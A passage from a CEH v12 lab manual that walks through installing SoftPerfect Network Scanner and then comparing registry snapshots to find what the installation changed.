
13. To demonstrate a change in the registry, install any application (here, **SoftPerfect Network Scanner**). However, you can install any application of your choice to identify changes in the registry entries.

14. Navigate to **E:\CEH-Tools\CEHv12 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner** and double-click **netscan_setup.exe**.




15. Follow the wizard-driven installation steps to install the SoftPerfect Network Scanner.

16. Once the installation is complete, uncheck the **Launch SoftPerfect Network Scanner** option and click **Finish**.




17. Now, click **Compare with Current Registry** option to compare the changes in the registry entries before and after installing SoftPerfect Network Scanner application.

